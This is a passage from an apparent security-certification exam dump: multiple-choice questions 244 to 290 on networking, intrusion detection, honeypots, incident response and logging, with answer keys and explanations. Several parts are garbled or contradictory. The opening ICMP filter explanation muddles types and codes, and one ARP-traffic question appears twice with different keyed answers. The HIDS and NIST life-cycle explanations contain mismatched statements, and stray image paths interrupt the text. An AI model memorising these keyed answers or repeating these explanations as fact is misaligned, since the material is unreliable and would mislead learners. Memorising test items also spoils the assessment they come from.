option C. This filter looks for ICMP echo requests (type 8) that do not have a corresponding echo reply (code 0). Since the code for an echo request is 0, the filter (!(icmp.code==8)) is used to exclude other ICMP messages with different codes.

NEW QUESTION: 244
Which of the following types of coaxial cable is used for cable TV and cable modems?
A. RG-8
B. RG-62
C. RG-59
D. RG-58
Answer: C (LEAVE A REPLY)
RG-59 type of coaxial cable is used for cable TV and cable modems.
Answer option A is incorrect. RG-8 coaxial cable is primarily used as a backbone in an Ethernet LAN environment and often connects one wiring closet to another. It is also known as 10Base5 or ThickNet.
Answer option B is incorrect. RG-62 coaxial cable is used for ARCNET and automotive radio antennas.
Answer option D is incorrect. RG-58 coaxial cable is used for Ethernet networks. It uses baseband
signaling and 50-Ohm terminator. It is also known as 10Base2 or ThinNet.

NEW QUESTION: 245
Fill in the blank with the appropriate term._____is a codename referring to investigations and studies of compromising emission (CE).
Answer:
TEMPEST

NEW QUESTION: 246
Which of the following DDoS attacks overloads a service by sending inundate packets?
A. Network-centric attack
B. Application-centric attack
C. Web-centric attack
D. System-centric attack
Answer: A (LEAVE A REPLY)
In the context of DDoS (Distributed Denial of Service) attacks, a network-centric attack is one that targets the network layer of a system's architecture. This type of attack aims to overload a service by inundating it with a flood of packets, which can be achieved through methods like ICMP floods or UDP floods. These attacks consume the bandwidth of the targeted site, effectively saturating it with traffic and preventing legitimate traffic from being processed.

NEW QUESTION: 247

Which of the following is the main international standards organization for the World Wide Web?
A. W3C
B. WASC
C. ANSI
D. CCITT
Answer: (SHOW ANSWER)

NEW QUESTION: 248
Which of the following is a worldwide organization that aims to establish, refine, and promote Internet security standards?
A. ITU
B. ANSI
C. IEEE
D. WASC
Answer: D (LEAVE A REPLY)

NEW QUESTION: 249
Which of the following manages the Docker images, containers, networks, and storage volume and processes the request of Docker API?
A. Docker CLI
B. Docker Engine REST API
C. Docker Daemon
D. Docker Registries
Answer: C (LEAVE A REPLY)
The Docker Daemon is responsible for managing Docker images, containers, networks, and storage volumes, as well as processing requests from the Docker API. The Docker daemon (dockerd) listens for Docker API requests and manages these Docker objects1. It is a background service that manages the Docker containers and handles the container life cycle, which includes running, stopping, and deleting containers. It also manages networking for the containers and the storage volumes that containers use.

NEW QUESTION: 250
Which of the following tools is used to ping a given range of IP addresses and resolve the host name of the remote system?
A. Hping
B. Netscan
C. SuperScan
D. Nmap
Answer: (SHOW ANSWER)

NEW QUESTION: 251

Which type of attack is used to hack an IoT device and direct large amounts of network traffic toward a web server, resulting in overloading the server with connections and preventing any new connections?

A. Sniffing

B. XCRF

C. XSS

D. DDoS

Answer: (SHOW ANSWER)

NEW QUESTION: 252

The security network team is trying to implement a firewall capable of operating only in the session layer, monitoring the TCP inter-packet link protocol to determine when a requested session is legitimate or not. Using this type of firewall, they could be able to intercept the communication, making the external network see that the firewall is the source, and facing the user, who responds from the outside is the firewall itself. They are just limiting a requirements previous listed, because they already have a packet filtering firewall and they must add a cheap solution that meets the objective. What kind of firewall would you recommend?

A. Packet Filtering with NAT

B. Application Level Gateways


C. Application Proxies

D. Circuit Level Gateway

Answer: D (LEAVE A REPLY)

NEW QUESTION: 253

Match the following NIST security life cycle components with their activities:



A. 1-ii, 2-i, 3-v, 4-iv

B. 1-iii, 2-iv, 3-v, 4-i

C. 1-iv, 2-iii, 3-v, 4-i

D. 1-i, 2-v, 3-iii, 4-ii

Answer: (SHOW ANSWER)

The NIST security life cycle components and their activities are correctly matched in option C: Implement (1) corresponds with iv. Sets security controls within an enterprise architecture. This involves integrating the selected security controls into the enterprise architecture during the implementation phase.
Authorize (2) matches with iii. Determines risk to organizational operations and assets. Authorization involves assessing the risks to the organization's operations and assets and determining if the implemented controls are adequate.
Categorize (3) aligns with v. Defines criticality of information system according to potential worst-case. Categorization is the process of determining the criticality of information systems based on the potential impact of worst-case scenarios.
Select (4) is associated with i. Determines security control effectiveness. Selection involves choosing the appropriate security controls and determining their effectiveness in protecting the system.

NEW QUESTION: 254
Which of the following layers of the OSI model provides physical addressing?
A. Application layer
B. Data link layer
C. Network layer
D. Physical layer
Answer: (SHOW ANSWER)

NEW QUESTION: 255
Which of the following is a 16-bit field that identifies the source port number of the application program in the host that is sending the segment?
A. Acknowledgment Number
B. Sequence Number
C. Source Port Address
D. Header Length
Answer: (SHOW ANSWER)

NEW QUESTION: 256
Which of the following is an intrusion detection system that monitors and analyzes the internals of a computing system rather than the network packets on its external interfaces?
A. IPS
B. HIDS
C. DMZ
D. NIDS
Answer: (SHOW ANSWER)
A host-based intrusion detection system (HIDS) produces a false alarm because of the abnormal behavior of users and the network. A host-based intrusion detection system (HIDS) is an intrusion

detection system that monitors and analyses the internals of a computing system rather than the network packets on its external interfaces. A host-based Intrusion Detection System (HIDS) monitors all or parts of the dynamic behavior and the state of a computer system. HIDS looks at the state of a system, its stored information, whether in RAM, in the file system, log files or elsewhere; and checks that the contents of these appear as expected.
Answer option D is incorrect. A network intrusion detection system (NIDS) is an intrusion detection system that tries to detect malicious activity such as denial of service attacks, port scans or even attempts to crack into computers by monitoring network traffic. A NIDS reads all the incoming packets and tries to find suspicious patterns known as signatures or rules. It also tries to detect incoming shell codes in the same manner that an ordinary intrusion detection system does.
Answer option A is incorrect. IPS (Intrusion Prevention Systems), also known as Intrusion Detection and Prevention Systems (IDPS), are network security appliances that monitor network and/or system activities for malicious activity. The main functions of "intrusion prevention systems" are to identify malicious activity, log information about said activity, attempt to block/stop activity, and report activity. An IPS can take such actions as sending an alarm, dropping the malicious packets, resetting the connection and/or blocking the traffic from the offending IP address. An IPS can also correct CRC, unfragment packet streams, prevent TCP sequencing issues, and clean up unwanted transport and network layer options.
Answer option C is incorrect. DMZ, or demilitarized zone, is a physical or logical subnetwork that contains and exposes an organization's external services to a larger untrusted network, usually the Internet. The term is normally referred to as a DMZ by IT professionals. It is sometimes referred to as a Perimeter Network. The purpose of a DMZ is to add an additional layer of security to an organization's Local Area Network (LAN); an external attacker only has access to equipment in the DMZ rather than any other part of the network.

NEW QUESTION: 257
You are using more than the safety of the existing network. You'll find a machine that is not in use as such, but is a software that emulates the operation of a sensitive database server. What is this?
A. The polymorphic virus
B. None

C. Virus
D. The reactive IDS
E. Honey Pot
Answer: (SHOW ANSWER)

NEW QUESTION: 258
Which of the following is a mechanism that helps in ensuring that only the intended and authorized recipients are able to read data?
A. Integrity
B. Data availability
C. Confidentiality
D. Authentication
Answer: C (LEAVE A REPLY)
Confidentiality is a mechanism that ensures that only the intended and authorized recipients are able to read data. The data is so encrypted that even if an unauthorized user gets access to it, he will not get any meaning out of it.
Answer option A is incorrect. In information security, integrity means that data cannot be modified without authorization. This is not the same thing as referential integrity in databases. Integrity is violated when an employee accidentally or with malicious intent deletes important data files, when a computer virus infects a computer, when an employee is able to modify his own salary in a payroll database, when an unauthorized user vandalizes a web site, when someone is able to cast a very large number of votes in an online poll, and so on. There are many ways in which integrity could be violated without malicious intent. In the simplest case, a user on a system could mistype someone's address. On a larger scale, if an automated process is not written and tested correctly, bulk updates to a database could alter data in an incorrect way, leaving the integrity of the data compromised. Information security professionals are tasked with finding ways to implement controls that prevent errors of integrity.
Answer option B is incorrect. Data availability is one of the security principles that ensures that the data and communication services will be available for use when needed (expected). It is a method of describing products and services availability by which it is ensured that data continues to be available at a required level of performance in situations ranging from normal to disastrous. Data availability is achieved through redundancy, which depends upon where the data is stored and how it can be reached.
Answer option D is incorrect. Authentication is the act of establishing or confirming something (or someone) as authentic, i.e., the claims made by or about the subject are true ("authentification" is a variant of this word).

NEW QUESTION: 259
Which of the following layers of the OSI model provides interhost communication?
A. Application layer
B. Session layer

C. Network layer
D. Transport layer
Answer: B (LEAVE A REPLY)

NEW QUESTION: 260
Which of the following networks interconnects devices centered on an individual person's workspace?
A. WPAN
B. WMAN
C. WWAN
D. WLAN
Answer: (SHOW ANSWER)

NEW QUESTION: 261
Which of the following representatives in the incident response process are included in the incident response team? Each correct answer represents a complete solution. Choose all that apply.
A. Information security representative
B. Legal representative
C. Technical representative
D. Lead investigator
E. Human resources
F. Sales representative
Answer: A,B,C,D,E (LEAVE A REPLY)
Incident response is a process that detects a problem, determines the cause of an issue, minimizes the damages, resolves the problem, and documents each step of process for future reference. To perform all these roles, an incident response team is needed. The incident response team includes the following representatives who are involved in the incident response process:
Lead investigator: The lead investigator is the manager of an incident response team. He is always involved in the creation of an incident response plan. The duties of a lead investigator are as follows: Keep the management updated. Ensure that the incident response moves smoothly and efficiently. Interview and interrogate the suspects and witnesses.
Information security representative: The information security representative is a member of the incident response team who alerts the team about possible security safeguards that can impact their ability to respond to an incident.
Legal representative: The legal representative is a member of the incident response team who ensures that the process follows all the laws during the response to an incident.
Technical representative: Technical representative is a representative of the incident response team. More than one technician can be deployed to an incident. The duties of a technical representative are as follows:

Perform forensic backups of the systems that are involved in an incident. Provide more information about the configuration of the network or system.
Human resources: Human resources personnel ensure that the policies of the organization are enforced during the incident response process. They suspend access to a suspect if it is needed. Human resources personnel are closely related with the legal representatives and cover up the organization's legal responsibility.

NEW QUESTION: 262
Which of the following policies is used to add additional information about the overall security posture and serves to protect employees and organizations from inefficiency or ambiguity?
A. User policy
B. IT policy
C. Issue-Specific Security Policy
D. Group policy
Answer: C (LEAVE A REPLY)
The Issue-Specific Security Policy (ISSP) is used to add additional information about the overall security posture. It helps in providing detailed, targeted guidance for instructing organizations in the secure use of tech systems. This policy serves to protect employees and organizations from inefficiency or ambiguity. Answer option A is incorrect. A user policy helps in defining what users can and should do to use network and organization's computer equipment. It also defines what limitations are put on users for maintaining the network secure such as whether users can install programs on their workstations, types of programs users are using, and how users can access data. Answer option B is incorrect. IT policy includes general policies for the IT department. These policies are intended to keep the network secure and stable. It includes the following: Virus incident and security incident Backup policy Client update policies Server configuration, patch update, and modification policies (security) Firewall policies Dmz policy, email retention, and auto forwarded email policy Answer option D is incorrect. A group policy specifies how programs, network resources, and the operating system work for users and computers in an organization.


NEW QUESTION: 263
Adam works as a Security Analyst for Umbrella Inc. The company has a Linux-based network comprising an Apache server for Web applications. He received the following Apache Web server log, which is as follows:
[Sat Nov 16 14:32:52 2009] [error] [client 128.0.0.7] client denied by server configuration: /export/home/htdocs/test
The first piece in the log entry is the date and time of the log message. The second entry determines the severity of the error being reported.
Now Adam wants to change the severity level to control the types of errors that are sent to the error log. Which of the following directives will Adam use to accomplish the task?
A. CustomLog
B. ErrorLog

C. LogFormat

D. LogLevel

Answer: D (LEAVE A REPLY)

The LogLevel directive is used in server Error log of the Apache Web server log. This directive is used to control the types of errors that are sent to the error log by constraining the severity level. Eight different levels are present in the LogLevel directive, which are shown below in order of their descending significance:



Level	Description
emerg	Emergencies - system is unusable
alert	Action must be taken immediately
crit	Critical Conditions
error	Error conditions
warn	Warning conditions
notice	Normal but significant condition
info	Informational
debug	Debug-level messages

Note: When a certain level is specified, the messages from all other levels of higher significance will also be reported. For example, when LogLevel crit is specified, then messages with log levels of alert and emerg will also be reported. Answer option B is incorrect. The ErrorLog directive is used to set the name and location of the file to which the server will log any errors it encounters. If the file-path does not begin with a slash sign (/), it is assumed to be relative to the ServerRoot. If the file-path begins with a pipe sign (|), then it is assumed to be a command that handles the error log. Answer option A is incorrect. The CustomLog directive is used to log requests to the server. The format of the log is specified and the logging can be made conditional on request characteristics with the help of environment variables. Environment variables can be adjusted on a per-request basis with the help of the mod_setenvif or mod_rewrite module. Answer option C is incorrect. The LogFormat directive can exist in one of the two forms. In the first form, only one argument is specified; and in the second form explicit format with a nickname is associated. This directive specifies the log format that is used by logs specified in subsequent TransferLog directives.

NEW QUESTION: 264

Fill in the blank with the appropriate term. _____management is an area of systems management that involves acquiring, testing, and installing multiple patches (code changes) to an administered computer system.

Answer:

Patch

NEW QUESTION: 265

Which of the following is a technique for gathering information about a remote network protected by a firewall?

A. Warchalking

B. War dialing

C. War driving

D. Firewalking

Answer: D (LEAVE A REPLY)

NEW QUESTION: 266

Which of the following is designed to detect the unwanted presence of fire by monitoring environmental changes associated with combustion?

A. Fire sprinkler

B. Fire suppression system

C. Fire alarm system

D. Gaseous fire suppression

Answer: (SHOW ANSWER)

An automatic fire alarm system is designed for detecting the unwanted presence of fire by monitoring environmental changes associated with combustion. In general, a fire alarm system is classified as either automatically actuated, manually actuated, or both. Automatic fire alarm systems are intended to notify the building occupants to evacuate in the event of a fire or other emergency, to report the event to an off-premises location in order to summon emergency services, and to prepare the structure and associated systems to control the spread of fire and smoke. Answer option B is incorrect. A fire suppression system is used in conjunction with smoke detectors and fire alarm systems to improve and increase public safety. Answer option D is incorrect. Gaseous fire suppression is a term to describe the use of inert gases and chemical agents to extinguish a fire. Answer option A is incorrect. A fire sprinkler is the part of a fire sprinkler system that discharges water when the effects of a fire have been detected, such as when a predetermined temperature has been reached.

NEW QUESTION: 267

Which of the following layers of the TCP/IP model maintains data integrity by ensuring that messages are delivered in the order in which they are sent and that there is no loss or duplication?

A. Transport layer

B. Link layer

C. Internet layer

D. Application layer

Answer: A (LEAVE A REPLY)

The transport layer ensures that messages are delivered in the order in which they are sent and that there is no loss or duplication. Transport layer maintains data integrity.

Answer option C is incorrect. The Internet Layer of the TCP/IP model solves the problem of sending packets across one or more networks. Internetworking requires sending data from the source network to the destination network. This process is called routing. IP can carry data for a number of different upper layer protocols.
Answer option B is incorrect. The Link Layer of TCP/IP model is the networking scope of the local network connection to which a host is attached. This is the lowest component layer of the Internet protocols, as TCP/IP is designed to be hardware independent. As a result, TCP/IP has been implemented on top of virtually any hardware networking technology in existence. The Link Layer is used to move packets between the Internet Layer interfaces of two different hosts on the same link. The processes of transmitting and receiving packets on a given link can be controlled both in the software device driver for the network card, as well as on firmware or specialized chipsets.
Answer option D is incorrect. The Application Layer of TCP/IP model refers to the higher-level protocols used by most applications for network communication. Examples of application layer protocols include the File Transfer Protocol (FTP) and the Simple Mail Transfer Protocol (SMTP). Data coded according to application layer protocols are then encapsulated into one or more transport layer protocols, which in turn use lower layer protocols to affect actual data transfer.

NEW QUESTION: 268
FILL BLANK
Fill in the blank with the appropriate term. _____is a powerful and low-interaction open source
honeypot.
Answer:
Honeyd
Explanation:
Honeyd is a powerful and low-interaction open source honeypot. It was released by Niels Provos in 2002. It
was written in C and designed for Unix platforms. It introduced a variety of new concepts, including the ability to
monitor millions of unused IPs, IP stack spoofing, etc. It can also simulate hundreds of operating systems and
monitor all UDP and TCP-based ports.

NEW QUESTION: 269
Which of the following network scanning tools is a TCP/UDP port scanner that works as a ping sweeper and hostname resolver?
A. Hping
B. SuperScan
C. Netstat
D. Nmap
Answer: B (LEAVE A REPLY)

SuperScan is a TCP/UDP port scanner. It also works as a ping sweeper and hostname resolver. It
can ping a given range of IP addresses and resolve the host name of the remote system.
The features of SuperScan are as follows:
It scans any port range from a built-in list or any given range.
It performs ping scans and port scans using any IP range.
It modifies the port list and port descriptions using the built in editor.
It connects to any discovered open port using user-specified "helper" applications.
It has the transmission speed control utility.
Answer option D is incorrect. Nmap is a free open-source utility for network exploration and security auditing. It is used to discover computers and services on a computer network, thus creating a "map" of the network. Just like many simple port scanners, Nmap is capable of discovering passive services. In addition, Nmap may be able to determine various details about the remote computers. These include operating system, device type, uptime, software product used to run a service, exact version number of that product, presence of some firewall techniques and, on a local area network, even vendor of the remote network card. Nmap runs on Linux, Microsoft Windows, etc. Answer option C is incorrect. Netstat (network statistics) is a command-line tool that displays network connections (both incoming and outgoing), routing tables, and a number of network interface statistics. It is available on Unix, Unix-like, and Windows NT-based operating systems. It is used to find problems on the network and to determine the amount of traffic on the network as a performance measurement. Answer option A is incorrect. Hping is a free packet generator and analyzer for the TCP/IP protocol. Hping is one of the de facto tools for security auditing and testing of firewalls and networks. The new version of hping, hping3, is scriptable using the Tcl language and implements an engine for string based, human readable description of TCP/IP packets, so that the programmer can write scripts related to low level TCP/IP packet manipulation and analysis in very short time. Like most tools used in computer security, hping is useful to both system administrators and crackers (or script kiddies).

NEW QUESTION: 270
James was inspecting ARP packets in his organization's network traffic with the help of Wireshark. He is checking the volume of traffic containing ARP requests as well as the source IP address from which they are originating. Which type of attack is James analyzing?
A. ARP Sweep
B. ARP misconfiguration
C. ARP spoofinq
D. ARP Poisioning
Answer: (SHOW ANSWER)
James is analyzing an ARP Poisoning attack. This type of attack occurs when an attacker sends falsified ARP (Address Resolution Protocol) messages over a local area network. This results in the linking of an attacker's MAC address with the IP address of a legitimate computer or server on the network. Once the attacker has inserted their MAC address into the ARP cache of other

devices, they can intercept, modify, or stop data in transit, effectively performing a man-in-the-middle or denial of service attack.

NEW QUESTION: 271
Michael decides to view the----------to track employee actions on the organization's network.
A. Firewall policy
B. Firewall log
C. Firewall settings
D. Firewall rule set
Answer: B (LEAVE A REPLY)
Michael would view the firewall log to track employee actions on the organization's network. Firewall logs are records of events that are captured by the firewall. They typically include details about allowed and denied traffic, network connections, and other transactions through the firewall. By analyzing these logs, network administrators can monitor network usage, detect unusual patterns of activity, and identify potential security threats or breaches.

NEW QUESTION: 272
Which of the following defines the extent to which an interruption affects normal business operations and the amount of revenue lost due to that interruption?
A. RPO
B. RFO
C. RSP
D. RTO
Answer: D (LEAVE A REPLY)
The term that defines the extent to which an interruption affects normal business operations and the amount of revenue lost due to that interruption is the Recovery Time Objective (RTO). RTO is a critical metric in business continuity and disaster recovery planning. It refers to the maximum acceptable length of time that a service, product, or activity can be offline after a disaster before significantly impacting the organization. This metric helps businesses determine the amount of time they can afford to be without their critical functions before the loss becomes unacceptable.

NEW QUESTION: 273

Which of the following statements are true about security risks? Each correct answer represents a complete solution. Choose three.

A. They are considered an indicator of threats coupled with vulnerability.

B. They can be removed completely by taking proper actions.

C. They can be analyzed and measured by the risk analysis process.

D. They can be mitigated by reviewing and taking responsible actions based on possible risks.

Answer: A,C,D (LEAVE A REPLY)

In information security, security risks are considered an indicator of threats coupled with vulnerability. In other words, security risk is a probabilistic function of a given threat agent exercising a particular vulnerability and the impact of that risk on the organization. Security risks can be mitigated by reviewing and taking responsible actions based on possible risks. These risks can be analyzed and measured by the risk analysis process. Answer option B is incorrect. Security risks can never be removed completely but can be mitigated by taking proper actions.

NEW QUESTION: 274

Which of the following is a 16-bit field that identifies the source port number of the application program in the host that is sending the segment?

A. Sequence Number

B. Header Length

C. Acknowledgment Number

D. Source Port Address

Answer: D (LEAVE A REPLY)

Source Port Address is a 16-bit field that identifies the source port number of the application program in the host that is sending the segment.

Answer option C is incorrect. This is a 32-bit field that identifies the byte number that the sender of


the segment is expecting to receive from the receiver.

Answer option B is incorrect. This is a 4-bit field that defines the 4-byte words in the TCP header. The header length can be between 20 and 60 bytes. Therefore, the value of this field can be between 5 and 15.


Answer option A is incorrect. This is a 32-bit field that identifies the number assigned to the first byte of data contained in the segment.

NEW QUESTION: 275

Drag and drop the terms to match with their descriptions.



Answer:



NEW QUESTION: 276
Which of the following protocols permits users to enter a user-friendly computer name into the Windows browser and to map network drives and view shared folders?
A. RADIUS
B. VoIP
C. ARP
D. NetBEUI
Answer: (SHOW ANSWER)

NEW QUESTION: 277
Which of the following is a passive attack?
A. Unauthorized access
B. Replay attack
C. Traffic analysis
D. Session hijacking
Answer: C (LEAVE A REPLY)

NEW QUESTION: 278
Sam, a network administrator is using Wireshark to monitor the network traffic of the organization. He wants to detect TCP packets with no flag set to check for a specific attack attempt. Which filter will he use to view the traffic?
A. Tcp.flags==x0000
B. Tcp.flags==000x0
C. Tcp.flags==0x000
D. Tcp.flags==0000x
Answer: C (LEAVE A REPLY)

NEW QUESTION: 279
Which of the following statements are NOT true about the FAT16 file system?Each correct answer represents a complete solution. Choose all that apply.

A. It does not support file-level security.
B. It works well with large disks because the cluster size increases as the disk partition size increases.
C. It supports the Linux operating system.
D. It supports file-level compression.
Answer: B,D (LEAVE A REPLY)
The FAT16 file system was developed for disks larger than 16MB. It uses 16-bit allocation table entries. The FAT16 file system supports all Microsoft operating systems. It also supports OS/2 and
Linux.
Answer options C and A are incorrect. All these statements are true about the FAT16 file system.

NEW QUESTION: 280
Which of the following organizations is responsible for managing the assignment of domain names and IP addresses?
A. ICANN
B. ANSI
C. W3C
D. ISO
Answer: A (LEAVE A REPLY)

NEW QUESTION: 281
What is the technique used in the cost estimates for the project during the design phase of the following? Each correct answer represents a complete solution. Choose all that apply.
A. The Delphi technique
B. Program Evaluation Technique (PERT)
C. Function point analysis
D. expert assessment
Answer: A,C,D (LEAVE A REPLY)

NEW QUESTION: 282
John works as an Incident manager for TechWorld Inc. His task is to set up a wireless network for his
organization. For this, he needs to decide the appropriate devices and policies required to set up the network.
Which of the following phases of the incident handling process will help him accomplish the task?
A. Containment
B. Recovery
C. Preparation
D. Eradication
Answer: C (LEAVE A REPLY)

Preparation is the first step in the incident handling process. It includes processes like backing up copies of all
key data on a regular basis, monitoring and updating software on a regular basis, and creating and
implementing a documented security policy. To apply this step a documented security policy is formulated that
outlines the responses to various incidents, as a reliable set of instructions during the time of an incident. The
following list contains items that the incident handler should maintain in the preparation phase i.e. before an
incident occurs:
Establish applicable policies
Build relationships with key players
Build response kit
Create incident checklists
Establish communication plan
Perform threat modeling
Build an incident response team
Practice the demo incidents
Answer option A is incorrect. The Containment phase of the Incident handling process is responsible for
supporting and building up the incident combating process. It ensures the stability of the system and also
confirms that the incident does not get any worse. The Containment phase includes the process of preventing
further contamination of the system or network, and preserving the evidence of the contamination.
Answer option D is incorrect. The Eradication phase of the Incident handling process involves the cleaning-up
of the identified harmful incidents from the system. It includes the analyzing of the information that has been
gathered for determining how the attack was committed. To prevent the incident from happening again, it is
vital to recognize how it was conceded out so that a prevention technique is applied.
Answer option B is incorrect. Recovery is the fifth step of the incident handling process. In this phase, the
Incident Handler places the system back into the working environment. In the recovery phase the Incident
Handler also works with the questions to validate that the system recovery is successful. This involves testing
the system to make sure that all the processes and functions are working normal. The Incident Handler also

monitors the system to make sure that the systems are not compromised again. It looks for additional signs of
attack.

NEW QUESTION: 283
Which of the following honeypots is a useful little burglar alarm?
A. Honeyd
B. Honeynet
C. Backofficer friendly
D. Specter
Answer: C (LEAVE A REPLY)

NEW QUESTION: 284
Based on which of the following registry key, the Windows Event log audit configurations are recorded?
A. HKEY_LOCAL_MACHINE\SYSTEM\Services\EventLog\ < ErrDev >
B. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\EventLog\ < EntAppsvc >
C. HKEY_LOCAL_MACHINE\CurrentControlSet\Services\EventLog\< ESENT >
D. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog\ < Event Log >
Answer: D (LEAVE A REPLY)
The Windows Event Log audit configurations are recorded in the registry key path HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog. This key contains subkeys for each of the event logs on the system, including the Application, Security, and System logs, among others. Each of these subkeys can contain a number of values that determine how events are logged, which can include the maximum size of the log, the retention method, and the file path where the log is stored. Audit policies can be configured to determine which events are recorded in these logs, and the configurations are reflected in the registry under this key.

NEW QUESTION: 285
Which of the following is a best practice for wireless network security?
A. Enabling the remote router login
B. Do not changing the default SSID
C. Do not placing packet filter between the AP and the corporate intranet
D. Using SSID cloaking
Answer: D (LEAVE A REPLY)
SSID cloaking is a security measure that involves hiding the Service Set Identifier (SSID) of a wireless network from being broadcasted openly. This prevents the SSID from appearing in the list of available networks on devices within range, reducing the likelihood of unauthorized access attempts. While it does not provide complete security on its own, it is considered a layer of defense that can deter casual attempts to connect to a network. It is important to note that SSID

cloaking should be used in conjunction with other security measures, such as strong encryption and authentication protocols, to effectively secure a wireless network.

NEW QUESTION: 286
Which of the following is an intrusion detection system that reads all incoming packets and tries to find suspicious patterns known as signatures or rules?
A. DMZ
B. NIDS
C. IPS
D. HIDS
Answer: B (LEAVE A REPLY)

NEW QUESTION: 287
The IP addresses reserved for experimental purposes belong to which of the following classes?
A. Class C
B. Class A
C. Class D
D. Class E
Answer: D (LEAVE A REPLY)

NEW QUESTION: 288
Which event type indicates a significant problem such as loss of data or loss of functionality?
A. Error
B. Warning
C. Information
D. Failure Audit
Answer: A (LEAVE A REPLY)
In the context of network security and event management, an 'Error' event type typically indicates a significant problem that could result in loss of data or loss of functionality. These events are logged when a system or application experiences a severe issue that prevents it from continuing normal operation. Unlike warnings or informational events, error events suggest a critical condition that may require immediate attention to prevent further damage or data loss.

NEW QUESTION: 289
James was inspecting ARP packets in his organization's network traffic with the help of Wireshark. He is checking the volume of traffic containing ARP requests as well as the source IP address from which they are originating. Which type of attack is James analyzing?
A. ARP spoofinq
B. ARP Poisioning
C. ARP misconfiguration
D. ARP Sweep
Answer: D (LEAVE A REPLY)

NEW QUESTION: 290
Which of the following are the various methods that a device can use for logging information on a Cisco router?
Each correct answer represents a complete solution. Choose all that apply.
A. Buffered logging
B. Syslog logging
C. NTP logging
D. Terminal logging
E. Console logging
F. SNMP logging
Answer: A,B,D,E,F (LEAVE A REPLY)
There are different methods that a device can use for logging information on a Cisco router:
Terminal logging: In this method, log messages are sent to the VTY session.
Console logging: In this method, log messages are sent directly to the console port.
Buffered logging: In this method, log messages are kept in the RAM on the router. As the buffer fills, the older messages are overwritten by the newer messages.
Syslog logging: In this method, log messages are sent to an external syslog server where they are stored and sorted.
SNMP logging: In this method, log messages are sent to an SNMP server in the network.
